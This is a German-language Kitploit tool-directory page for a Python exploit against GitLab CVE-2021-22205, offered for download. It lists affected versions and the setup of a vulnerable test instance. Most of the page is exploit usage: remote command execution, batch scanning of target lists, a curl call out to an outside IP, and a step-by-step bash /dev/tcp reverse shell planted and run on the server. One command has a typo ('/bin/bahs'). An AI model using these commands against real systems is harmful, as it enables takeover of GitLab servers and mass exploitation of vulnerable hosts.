
Skip to content
KitploitKITPLOIT
ToolsBlog
Einreichen
ToolsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/osungjinwoo/cve-2021-22205-gitlab
SchwachstellenscannerExploitationWebanwendungs-ExploitationPenetrationstestsRemote-Access-Tool
GitHubosungjinwoo/cve-2021-22205-gitlab

CVE-2021-22205-gitlab

Python-Exploit für GitLab CVE-2021-22205, der Remote-Befehlsausführung und Reverse Shells auf verwundbaren GitLab-CE/EE-Versionen ermöglicht. Enthält Optionen für Batch-Scanning und Befehlsausführung.

Repository anzeigen
9vor 4 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Vuln Impact

Ein Problem wurde in GitLab CE/EE entdeckt, das alle Versionen ab 11.9 betrifft. GitLab validierte Bilddateien, die an einen Dateiparser übergeben wurden, nicht ordnungsgemäß, was zu einer Remote-Codeausführung führte.

Vuln Product

  • Gitlab CE/EE < 13.10.3
  • Gitlab CE/EE < 13.9.6
  • Gitlab CE/EE < 13.8.8

Environment

root@kitploit:~
export GITLAB_HOME=/srv/gitlab

sudo docker run --detach \
  --hostname gitlab.example.com \
  --publish 443:443 --publish 80:80 \
  --name gitlab \
  --restart always \
  --volume $GITLAB_HOME/config:/etc/gitlab \
  --volume $GITLAB_HOME/logs:/var/log/gitlab \
  --volume $GITLAB_HOME/data:/var/opt/gitlab \
  gitlab/gitlab-ce:13.9.1-ce.0

Vunl Check


Grundlegende Verwendung
root@kitploit:~
python3 CVE-2021-2205.py

img

Schwachstellenprüfung
root@kitploit:~
python3 CVE-2021-2205.py -v true -t http://gitlab.example.com

img


Befehlsausführung
root@kitploit:~
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "curl http://192.168.59.1:1234/1.txt"

attack

root@kitploit:~
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "echo 'Attacked by Al1ex!!!' > /tmp/1.txt"


attack_command1

attack_command2

Batch-Scan
root@kitploit:~
python3 CVE-2021-2205.py -s true -f target.txt

scan_result

Reverse Shell
root@kitploit:~

python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "echo 'bash -i >& /dev/tcp/ip/port 0>&1' > /tmp/1.sh"


reverse_shell1

reverse_shell2

root@kitploit:~
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "chmod +x /tmp/1.sh"

reverse_shell3

reverse_shell4

root@kitploit:~
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "/bin/bahs /tmp/1.sh"

reverse_shell5

Referenz

https://github.com/mr-r3bot/Gitlab-CVE-2021-22205

https://devcraft.io/2021/05/04/exiftool-arbitrary-code-execution-cve-2021-22204.html

Tool herunterladen